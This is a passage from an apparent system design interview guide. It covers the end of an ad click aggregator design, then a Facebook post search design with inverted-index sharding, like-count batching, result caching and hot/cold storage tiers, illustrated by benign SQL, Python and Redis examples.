
Recommended: an OLAP store such as ClickHouse or Pinot.

Failure handling, component by component:

- Click Service host dies: stateless, load balancer routes around it. Clients retry; dedup by impression id absorbs retries.
- Kafka unreachable from a Click Service host: buffer events to a local disk queue and redirect anyway (availability first), then drain the buffer when Kafka returns. This trades a tiny risk of loss on host disk failure for never blocking users.
- Kafka broker dies: replication factor 3 with `min.insync.replicas=2` keeps writes going.


- Flink job crashes: restart from the last checkpoint (every 30-60 s); Kafka keeps 7 days of data so nothing is lost.
- OLAP store down: Flink sink retries with backoff; Kafka backs up; dashboards show stale data with a banner. Billing is unaffected because it uses the batch path.

8. Final architecture



Component	Job	Technology example
Click Service	Verify signature, emit event, redirect	Go or Java service behind a load balancer
Redirect cache	ad_id to URL lookup	Redis or in-process cache
Event log	Durable buffer, replay	Kafka or Kinesis
Stream processor	Dedup, windowed counts, late data	Flink
Raw archive	Source of truth for recounts	S3 + Parquet
Batch recount	Exact daily numbers, drift alerts	Spark
Aggregate store	Fast group-by queries over rollups	ClickHouse, Pinot, Druid
Query cache	Absorb dashboard refresh storms	Redis
Billing feed	Reads final rows only	Internal billing service

Deployment map (AWS)



Clicks pass through the edge load balancer to the Click Service, and the Flink and Spark jobs in the service subnet both write into the OLAP store that sits beside Kafka and the S3 archive in the data subnet.

9. Common mistakes and interviewer follow-ups

- Writing every click straight into a relational database and running `COUNT(*)`. It melts at 10k writes per second and makes queries scan billions of rows. Say: log to Kafka, pre-aggregate with a stream job, query rollups in an OLAP store.
- Redirecting before the event is durable. A crash loses billable clicks. Say: produce to Kafka with `acks=all`, then redirect; or buffer to local disk if Kafka is down.
- Claiming “Flink is exactly-once, so we are done.” Exactly-once state does not remove duplicate clicks from users or bots, and the sink must be idempotent too. Say: dedup on a signed impression id and use idempotent upserts.
- Bucketing by processing time. Late mobile events land in the wrong minute. Say: event-time windows with watermarks and allowed lateness, with the batch job as the final safety net.
- Ignoring hot ads. One partition becomes the bottleneck. Say: detect heavy hitters and salt their keys, then merge partial counts.
- No reconciliation. Billing on a stream with no audit is risky. Say: daily Spark recount from S3, compare, alert, and overwrite to produce final numbers.

- Follow-up: “How would you add fraud filtering?” Answer: a Flink operator or async ML scorer that tags suspicious clicks; tagged clicks are still stored but excluded from billable counts, and the batch job can apply an updated model.
- Follow-up: “Why not Kappa only?” Answer: Kappa (replay Kafka to fix mistakes) works and is simpler, but needs long Kafka retention and the same code for both paths; for money, a separate recount from cold storage gives an independent check.

10. One-page cheat sheet

Topic	Key point
Scale	10k clicks/s peak, 2 MB/s, ~34 GB raw/day, ~12 TB/year
Latency	Redirect p99 < 100 ms; counts visible < 1 min; query p99 < 1 s
Click path	Verify HMAC, produce to Kafka (acks=all), then 302
Log	Kafka partitioned by ad_id, RF=3, 7-day retention
Counting	Flink event-time tumbling 1-minute windows
Dedup	Signed impression id; Flink keyed state with 24 h TTL
Exactly-once	Flink checkpoints + idempotent upsert keys in the sink
Late data	10 s watermark, 5 min allowed lateness, side output, batch fix
Hot ads	Salt key into N buckets, merge partials
Rollups	Minute (7 days), hour (1 year), day (forever) via materialized views
Store	ClickHouse / Pinot / Druid for group-by queries
Truth	Raw clicks in S3 Parquet; daily Spark recount marks rows final
Billing	Reads only `is_final = true` rows
CAP	Availability on ingest, correctness via recompute

Sources

- Hello Interview: Ad Click Aggregator breakdown
- System Design Handbook: Ad Click Aggregator
- PracHub: Streams, late events, and the billing-grade recount
- System Design School: Ad Click Aggregator solution
- Apache Flink docs: Timely stream processing and watermarks
- Hello Interview blog: Netflix ad tracking launch

27. Facebook Post Search (Hard)

> Facebook Post Search lets a user type one or more keywords and get back posts that contain them, sorted either by most recent or by most liked. The twist in the interview version is that you are not allowed to just say “use Elasticsearch.” You must explain how a search index is built and kept fresh while billions of posts are being created and liked every day. The interviewer is really testing whether you understand inverted indexes, how to shard them, how to handle a very high write rate (new posts and, even more, new likes), how to rank cheaply, and how to keep storage cost under control.

1. Functional requirements

Core (must have):

1. Users can create posts and like posts (these are the writes that the search system must absorb).
2. Users can search posts by one or more keywords.
3. Users can sort search results by recency (newest first) or by like count (most liked first).
4. Results are paginated (the user can load more).

Below the line (out of scope, and why):

- Privacy filtering (friends-only posts). Real Facebook does it, but it is its own deep problem; we assume all posts are public.
- Fuzzy matching, typos, stemming, and synonyms. They change the tokenizer, not the architecture.
- Personalized ranking with machine learning. We do two simple sort orders.
- Searching images or videos. Text only.

2. Non-functional requirements

1. Query latency: p99 under 500 ms for a search.
2. Freshness: a new post is searchable within 1 minute of being created. Like counts used for sorting can be up to a few minutes stale.
3. Scale: 1 billion users, ~1 billion new posts per day, ~10 billion likes per day, ~10,000 search QPS average.
4. Availability: 99.99% for search. If an index shard is down, return partial results rather than an error.
5. Durability: the post store is the source of truth; the index can be rebuilt from it.
6. CAP choice: availability over consistency for search. Eventual consistency is fine: a just-liked post can rank slightly wrong for a minute. The post and like stores themselves are durable.
7. Recall: search must find every post (not a sample) that matches, at least for the recency sort. Old posts must still be reachable, even if slower.

3. Back-of-the-envelope estimates

Assumption	Number
Daily active users	1 billion
New posts per day	1 billion
Likes per day	10 billion
Searches per day	1 billion (avg 1 per user)
Average post length	100 words, ~60 unique terms after stop words
Post retention	10 years
Posting list entry	8 bytes (post id)

```
Writes
  Posts/s   = 1e9 / 86,400       = ~12,000/s  (peak ~3x = 36k/s)
  Likes/s   = 1e10 / 86,400      = ~115,000/s (peak ~350k/s)

Reads
  Search/s  = 1e9 / 86,400       = ~12,000/s  (peak ~36k/s)

Raw post storage
  1e9 posts/day * 1 KB           = 1 TB/day
  per year                       = 365 TB
  10 years                       = ~3.6 PB  (blob/KV store)

Index postings
  1e9 posts/day * 60 terms       = 6e10 postings/day
  * 8 B                          = 480 GB/day
  per year                       = ~175 TB, 10 years ~1.75 PB
  (two sort orders roughly doubles it; compression cuts 3–5x)
```

Two things jump out. First, likes outnumber posts 10 to 1, so updating like counts in the index on every like is the scariest write path. Second, the index for 10 years is petabytes, so keeping all of it in memory is not affordable. Both drive deep dives.

4. Core entities

- Post: the content. Fields: post_id, author_id, text, created_at.
- Like: one user liking one post. Fields: user_id, post_id, created_at.
- User: author or searcher. Fields: user_id, name.
- Keyword (term): a normalized word extracted from post text. It is the key of the index.
- Posting list: for one term, the list of post ids that contain it, kept in a chosen sort order.
- Like counter: aggregated like count per post, used for sorting.

```sql
-- Source-of-truth tables (could be a sharded KV store like Cassandra)
CREATE TABLE posts (
  post_id    BIGINT PRIMARY KEY,  -- Snowflake id, time ordered
  author_id  BIGINT,
  text       TEXT,
  created_at TIMESTAMP
);

CREATE TABLE likes (
  post_id    BIGINT,
  user_id    BIGINT,
  created_at TIMESTAMP,
  PRIMARY KEY (post_id, user_id)
);
```

```
// Index entries, conceptually
{
  "term:pizza:recent": [9012, 9007, 8800, 8122],
  "term:pizza:likes":  [{"post": 8122, "score": 5401}, {"post": 9007, "score": 312}]
}
```

5. API design

`POST /posts` – create a post.

```
// request
{"text": "Best pizza in Chicago is deep dish"}
// response 201
{"post_id": "9012", "created_at": "2026-11-05T19:00:00Z"}
```


`POST /posts/{post_id}/likes` – like a post. Response `204 No Content`; `409` if already liked (idempotent from the client's view).

`GET /search?q=pizza+chicago&sort=recent|likes&cursor=...&limit=25` – search.

```
// response 200
{
  "results": [
    {"post_id": "9012", "author_id": "77", "snippet": "Best pizza in Chicago...",
     "created_at": "2026-11-05T19:00:00Z", "likes": 41}
  ],
  "next_cursor": "eyJzaGFyZCI6Li4ufQ=="
}
```


Status codes: 200, 400 (empty query), 429 (rate limited). Auth: user session token on every endpoint; search is rate limited per user. The cursor is an opaque token that encodes where each shard left off, so the next page continues correctly.

6. High-level design



How will users create and like posts?

1. The client calls `POST /posts`. The Post Service writes the post to the Posts DB (source of truth) and publishes a `PostCreated` event to Kafka.
2. The client calls `POST /posts/{id}/likes`. The Like Service inserts into the Likes DB (the primary key prevents double likes) and publishes a `PostLiked` event.
3. Both services return as soon as the DB write and Kafka publish succeed. Search indexing happens asynchronously, which is why freshness is "within 1 minute," not instant.



How will users search by keyword?

The core structure is an inverted index. A normal ("forward") index maps a post to its words. An inverted index flips that: it maps each word to the list of posts that contain it.

1. The Indexer consumes `PostCreated`, tokenizes the text (lowercase, split on spaces and punctuation, drop stop words like "the"), and for each term appends the post id to that term's posting list.
2. The client calls `GET /search?q=pizza chicago&sort=recent`.
3. The Search Service tokenizes the query the same way, giving terms `pizza` and `chicago`.
4. It fetches both posting lists and intersects them (AND semantics: a post must contain both words).
5. It takes the top 25 by the chosen sort, hydrates them (fetches text and author from the Posts DB or a cache), and returns them.

```
def tokenize(text: str) -> list[str]:
    words = re.findall(r"[a-z0-9#@']+", text.lower())
    return sorted({w for w in words if w not in STOP_WORDS})

def search_recent(terms, limit=25):
    # each list is sorted by post_id DESC; Snowflake ids are time ordered
    lists = [index.get(f"{t}:recent") for t in terms]
    lists.sort(key=len)                       # start with the rarest term
    result = set(lists[0])
    for lst in lists[1:]:
        result &= set(lst)
    return sorted(result, reverse=True)[:limit]
```

How will users sort by recency or by likes?

We keep two posting lists per term. The recency list is ordered by post id (Snowflake ids embed the creation time, so higher id means newer). The likes list is ordered by like count. In Redis, a sorted set (ZSET) is a natural fit: each member has a numeric score and Redis keeps members ordered by score.

```
ZADD term:pizza:recent  9012  9012      (score = post_id ~ time)
ZADD term:pizza:likes     41  9012      (score = like count)
ZREVRANGE term:pizza:likes 0 24         (top 25 by likes)
```

7. Deep dives

How do we build and shard an inverted index this large?

The problem: a year of postings is ~175 TB before compression. No single machine holds it. We must split the index across many machines (shards), and the way we split decides how expensive each query is.

Sharding option	How	Query cost	Write cost	Main risk
By term (term-partitioned)	All postings for “pizza” live on one shard	Touch only shards for the query terms (1-3)	A post with 60 terms writes to up to 60 shards	Hot terms (“the”, trending hashtags) overload one shard; intersections need cross-shard data movement
By document (doc-partitioned)	Each shard owns a subset of posts and a full mini index for them	Fan out to every shard, each returns its top K, merge	A post writes to exactly one shard	Fan-out to all shards for every query; tail latency grows with shard count
Hybrid (doc-partitioned + time tiers)	Doc partition within a time range; recent tiers first	Fan out within the hot tier only for most queries	One shard	More moving parts

Recommended: shard by document, grouped into time-based tiers. Doc partitioning keeps writes to one shard, makes intersections local (each shard has both “pizza” and “chicago” lists for its posts), and spreads hot terms evenly. The fan-out cost is real, so we bound it with tiers (next deep dives) and by scatter-gather with a timeout: each shard returns its local top K; the aggregator merges them; slow shards are dropped from the response and the answer is marked partial.

```python
async def scatter_gather(terms, sort, k=25, timeout_ms=200):
    tasks = [shard.search(terms, sort, k) for shard in hot_tier_shards()]
    done = await gather_with_timeout(tasks, timeout_ms)   # drop slow shards
    merged = heapq.nlargest(k, chain(*done), key=lambda r: r.score)
    return merged, len(done) < len(tasks)                 # results, is_partial
```

Inside each shard, postings are stored compressed. Because post ids in a recency list are sorted, we store the differences between neighbors (delta encoding), which are small numbers, then pack them with variable-byte encoding. That routinely gives 3-5x compression.

How do we rank by recency and by likes without slow queries?

The problem: for “pizza,” there may be 500 million matching posts. Sorting them all at query time is impossible within 500 ms.

Option	How	Pros	Cons
Sort at query time	Fetch all matches, sort	Simple	Way too slow for common terms
One index, sort by recency, re-rank top N by likes	Read newest 10k matches, sort those by likes	One index	Misses old viral posts entirely
Two indexes per term (recency and likes)	Each posting list is pre-sorted	Top K is just “read the head”	Double storage, and likes keep reordering the likes list

Recommended: two pre-sorted indexes. The recency index is append-only (new posts always go on top), so it is cheap. The likes index is the hard one because scores change. To keep it affordable, store only the top N (say 1,000) posts per term per shard in the likes index; a user scrolling past the 1,000th most-liked “pizza” post is rare. For multi-term queries sorted by likes, intersect the recency lists to find candidates and then sort by a like-count lookup, but cap the candidate set (for example, check the top 1,000 of the rarest term’s likes list first, which usually yields enough matches).

```
pizza:likes (capped ZSET, top 1000)
  8122 -> 5401
  7740 -> 4980
  ...
  1033 -> 120   <- lowest score kept; new entries below this are dropped
ZADD term:pizza:likes 130 9012 ; ZREMRANGEBYRANK term:pizza:likes 0 -1001
```

How do we absorb 115,000 likes per second into the index?

The problem: each like changes a post’s score. If a post has 60 terms, one like could mean 60 index updates. At 115k likes per second that is ~7 million index writes per second. Unworkable.

Option	How	Pros	Cons
Update index on every like	60 ZADDs per like	Always fresh	7M writes/s
Batch likes per post	Count likes in a short window, update once	Cuts writes hugely	A few seconds to minutes stale
Update only at milestones	Re-index a post’s score when its count crosses 1, 2, 4, 8, 16… (powers of 2)	Updates per post grow as log of likes	Score in index is approximate
Two-stage: approximate index + exact lookup	Index uses milestone score; at query time fetch exact counts for the top candidates and re-sort	Correct final order, cheap writes	Extra lookup at query time

Recommended: combine batching, milestones, and two-stage ranking.

1. A Like Counter service (Kafka consumer) aggregates like events per post in 30-second windows and writes the exact count to a Like Count store (Redis or Cassandra).
2. It only pushes a score update to the search index when the count crosses a power of 2. A post with 1 million likes has been re-indexed only about 20 times.
3. At query time, the Search Service reads, say, the top 2K candidates by approximate score, fetches their exact like counts in one batched call, re-sorts, and returns the top K.

```python
def on_like_batch(post_id: int, new_count: int, old_count: int):
    like_store.set(post_id, new_count)                # exact, always
    if new_count.bit_length() > old_count.bit_length():
        # crossed a power of two: refresh index score
        for term in post_terms(post_id):
            index.zadd(f"{term}:likes", {post_id: new_count})
```

```
like events --> Kafka --> Like Counter (30 s windows)
                                |            |
                          exact   v            v  only at 2^n
                        +-------------+   +-----------------+
                        | Like Count  |   | Index likes ZSET|
                        | store       |   | (approx score)  |
                        +-------------+   +-----------------+
                                  ^            |
                                  +-- re-rank top 2K at query time
```

New posts follow a similar path: the Indexer batches writes per shard (for example, 500 ms micro-batches) so each shard gets a few large writes instead of thousands of small ones. That still meets the 1-minute freshness target.

How do we keep popular searches fast?

The problem: search traffic is skewed. Trending topics and common words make up a big share of queries, and every one of them fans out to many shards.

Option	How	Pros	Cons
No cache	Always query the index	Always fresh	Wasteful for repeated queries
Result cache in Redis	Key = normalized query + sort + page, TTL 30-60 s	Big hit rate on trending queries	Results up to a minute stale
CDN edge cache	Cache public search responses at the edge	Lowest latency, offloads backend	Only works if results are not personalized; harder invalidation

Recommended: a Redis result cache keyed by the normalized query (terms sorted, lowercased) with a short TTL, plus a CDN cache for the first page of the most popular queries since posts are public in our scope. A 60-second TTL is acceptable because our freshness requirement is about 1 minute anyway.

```python
def cache_key(terms, sort, cursor):
    return f"search:{sort}:{'+'.join(sorted(terms))}:{cursor or 'p0'}"

def search(q, sort, cursor):
    terms = tokenize(q)
    key = cache_key(terms, sort, cursor)
    if (hit := redis.get(key)) is not None:
        return json.loads(hit)
    res = run_search(terms, sort, cursor)
    redis.setex(key, 60, json.dumps(res))
    return res
```

To avoid a thundering herd (many requests missing the cache at the same moment and all hitting the index), use request coalescing: the first miss takes a short lock and computes; others wait briefly for the result.

How do we keep storage affordable with hot and cold index tiers?

The problem: 10 years of index is petabytes. Keeping it all in RAM would cost tens of millions of dollars per year. But most searches care about recent posts, and very old posts are searched rarely.

Tier	Data	Storage	Latency	Cost
Hot	Last ~7-30 days	RAM (Redis or in-memory index)	~10 ms	Highest
Warm	Last 1 year	SSD-backed index (Lucene segments)	~50-100 ms	Medium
Cold	Older than 1 year	Compressed index files on S3, loaded on demand	Seconds	Lowest

Recommended: tier the index by time, since doc partitioning plus Snowflake ids makes time ranges natural.

1. Recency queries read the hot tier first. If it returns at least K results, stop. Otherwise continue into warm, then cold. Most queries stop in the hot tier.
2. Likes queries read a small, separate “all-time top” likes index per term (capped at 1,000 entries) that lives in the hot tier, plus the hot tier’s own likes lists. Old viral posts stay findable without scanning cold data.
3. A nightly job rolls a day of hot data into warm segments, and old warm segments into cold files on S3. Cold segments are immutable, which makes them cheap and easy to compress.

